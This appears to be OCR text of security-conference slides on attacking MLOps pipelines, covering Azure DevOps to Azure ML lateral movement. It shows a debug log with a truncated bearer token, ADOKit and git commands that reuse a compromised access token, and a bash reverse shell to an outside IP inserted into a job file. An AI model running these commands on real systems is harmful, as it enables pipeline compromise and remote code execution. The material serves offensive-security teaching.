
API Keys, tokens, connection strings

```
DEBUG: azure.core.pipeline.policies._universal: Request URL: 'https://management.azure.com/
Request method: 'GET'
Request headers:
    'Accept': 'application/json'
    'x-ms-client-request-id': '196afb78-dc34-11f0-a3dd-7ced8d4c70cb'
    'User-Agent': 'azureml-cli-v2/2.38.1 azure-ai-ml/1.30.0 azsdk-python-mgmt-machinelearni
    'Authorization': 'Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6InJ0c0ZULWItN0x1WT
Request body:
This request has no body
DEBUG: urllib3.connectionpool: Starting new HTTPS connection (1): management.azure.com:443
DEBUG: urllib3.connectionpool: https://management.azure.com:443 "GET /subscriptions/47c5aaa
DEBUG: azure.core.pipeline.policies._universal: Response status: '403'
```

Attack Scenarios

Attack Scenario #1

Lateral Movement from Azure DevOps to Azure ML



C:\Users\hawk\Downloads\SO-CON-Demo1.txt - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

SO-CON-Demo1.txt


```
# Search for any AML job files
ADOKit.exe searchfile /credential:%COMPROMISED_PAT% /url:https://dev.azure.com/ThisIsTestOrganization1 /search:job

# Clone the identified repo
git clone https://%COMPROMISED_PAT%@dev.azure.com/ThisIsTestOrganization1/MLTraining/_git/da568b7b-fdbf-4354-95b4-9c6473148b8b

cd da568b7b-fdbf-4354-95b4-9c6473148b8b

# Modify the job.yml
code aml\job.yml

bash -i >& /dev/tcp/35.171.184.28/50111 0>&1


Increment job and experiment name
```

Line 9, Column 1 Spaces: 2 Plain Text

Search 57°F Partly sunny 5:04 PM 3/19/2026

Attack Scenario #2

Pipeline Artifact Poisoning to MLOps Execution




Windows PowerShell | ubuntu@ip-172-31-35-225: ~

```
PS C:\Demo_Attack>
```

Attack Scenario #3

Abuse of GitHub to AWS OIDC to Assume ML Execution Roles

